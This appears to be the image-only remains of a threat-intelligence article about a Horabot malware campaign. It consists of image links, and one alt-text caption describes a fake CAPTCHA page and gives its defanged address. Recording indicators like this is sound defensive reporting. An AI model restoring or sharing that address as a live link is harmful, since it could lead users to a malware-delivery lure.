



![Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24133444/horabot-campaign1.png)











